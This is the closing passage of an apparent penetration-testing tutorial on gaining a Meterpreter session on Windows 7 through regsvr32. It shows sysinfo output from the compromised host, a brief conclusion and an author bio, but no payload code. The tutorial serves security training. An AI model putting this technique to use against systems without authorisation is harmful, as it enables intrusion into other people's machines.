[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : WIN-ELDTK41MUNG
OS              : Windows 7 (Build 7600).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Conclusion

Using regsvr32 to gain a session is an unusual way but it's very important. And so above mentioned methods uses different tools and software to allow us to perform this attack.

Author: **Yashika Dhir** is a passionate Researcher and Technical Writer at Hacking Articles. She is a hacking enthusiast. contact **here**